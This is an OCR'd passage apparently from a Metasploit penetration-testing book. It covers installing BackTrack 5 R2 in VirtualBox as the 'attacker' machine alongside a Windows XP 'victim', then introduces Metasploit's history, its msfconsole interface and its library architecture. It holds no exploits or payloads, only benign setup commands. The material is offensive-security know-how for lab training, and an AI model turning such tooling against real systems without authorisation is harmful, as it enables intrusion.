
39. Next the wizard will ask for the usernames of the people who will use this computer. Enter the names and click on **Next**.

40. You will see a **Thank You** message; click on **Finish**.
41. Now your Windows XP installation is ready for use.

Installing BackTrack5 R2 on Oracle VM Virtual Box


Now we are going to install BackTrack 5 R2 on Virtual Box. Perform the following steps:

1. First, launch your Oracle VM Virtual Box.




2. A new window will appear with the message **Welcome to the New Virtual Machine Wizard**; click on **Next**.

3. We follow the same process which we followed during our Windows XP virtual machine creation for the BackTrack virtual machine setup. Our BackTrack machine will be set up and the summary displayed as shown in the following screenshot. Click on **Create**:




4. Now **Oracle VM VirtualBox Manager** will open and will show the new virtual machine in the right pane. Select that virtual machine and click on **Start** to start the installation process of BackTrack 5.




5. A new window will appear with the message **Welcome to the First Run Wizard!**; click on **Next** to begin.


6. A new window will appear with options for selecting source installation media. Select the ISO image of BackTrack 5 or the DVD Rom drive to install from CD/DVD, and then click on **Next**.




7. A new **Summary** window will open, and it will show the type of media that was selected for installation, the media source, and the type of device; now click on **Start**.



8. We will see a black boot screen; just press *Enter*.




9. The BackTrack boot screen with a command-line interface will appear, showing the prompt: **root@bt:~#**; type `startx` as the value of this command and press *Enter*.




10. Now the BackTrack GUI interface will start and we will see an icon named **Install BackTrack**. We will have to click on that icon to continue the installation process.

11. After that, the installation wizard will start. Select the language and click on **Forward**.


12. The installation wizard will automatically set the time from the network time server.
13. Select the **Time Zone** and **Region**, and click on **Forward**.




14. The next wizard will ask for the **Keyboard layout**. Select the appropriate layout according to your language and click on **Forward**.




15. The disk partition wizard will appear. Just use the default settings and click on **Forward**.



16. Now click on **Install**.



17. The setup will start copying files. It will take approximately 40 minutes to complete the installation.
18. After finishing the installation, just click on **Restart**, and now the BackTrack installation is ready for use.



Summary


In this lab setup we have set up the victim and attacker machines, which we will use for our practical sessions. The next chapter will cover the Metasploit framework organization, the basics, architecture, and a brief introduction to it.

2
Metasploit Framework Organization


In this chapter we will investigate the organization of Metasploit Framework. Metasploit Framework is an open source project created by *HD Moore* in 2003, and then acquired by Rapid7 LLC on October 21, 2009. Metasploit 2.0 was released in April 2004 and this version included 19 exploits with over 27 payloads. There has been constant development since then and now we have Metasploit 4.5.2, which includes hundreds of exploits and payloads. Moore created this framework for exploit code development and attacking vulnerable remote systems. It is considered one of the best penetration testing tools with support for vulnerability assessment using Nessus and other famous tools. The development of this project started off in Perl and was later rewritten in Ruby. Since its acquisition, Rapid7 has added two more proprietary editions known as Metasploit Express and Metasploit Pro. Metasploit supports all platforms including Windows, Linux, and Mac OS.

Metasploit interfaces and basics

First we will see how to access Metasploit Framework from terminal and in other ways. Open your terminal and type in `msfconsole`. In the terminal it will appear as `root@bt:~# msfconsole`.




Now we have opened `msfconsole` from the terminal program; however there are other ways in which we can access Metasploit Framework, these include MsfGUI, Msfconsole, Msfcli, Msfweb, Metasploit Pro, and Armitage. For our purposes, in this book we will use `msfconsole` for the most part.



So how is Metasploit really organized? We can see many interfaces here. We will look at details of the architecture as we dig deeper into the various aspects of Metasploit. Now the important thing we need to understand is the overall architecture. The architecture is open source, and this allows you to create your own modules, scripts, and many other interesting things in Metasploit.


The library architecture in Metasploit is as follows:

- **Rex**: This is the basic library used in Metasploit for various protocols, transformations, and socket handling. It supports SSL, SMB, HTTP, XOR, Base64, and random text.
- **Msf::Core**: This library defines the framework and provides the basic application interface for Metasploit.
- **Msf::Base**: This library provides a simplified and friendly application interface for the Metasploit Framework.



Now we will explore the Metasploit directory a little more. Just follow these steps to explore the directory:


1. Open your BackTrack5 R2 virtual machine and your terminal. Type `cd /opt/metasploit/msf3` and then press *Enter*. Now we have entered the Metasploit Framework directory. To view the list of files and directories in the Metasploit directory type in `ls`.



